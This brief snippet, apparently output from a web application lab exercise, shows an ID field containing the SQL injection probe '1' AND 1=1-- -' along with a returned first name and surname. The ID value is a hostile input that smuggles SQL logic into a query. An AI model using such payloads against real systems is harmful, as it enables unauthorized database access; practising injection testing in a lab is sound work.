```
ID: 1' AND 1=1-- -
First name: krish
Surname: sharma
```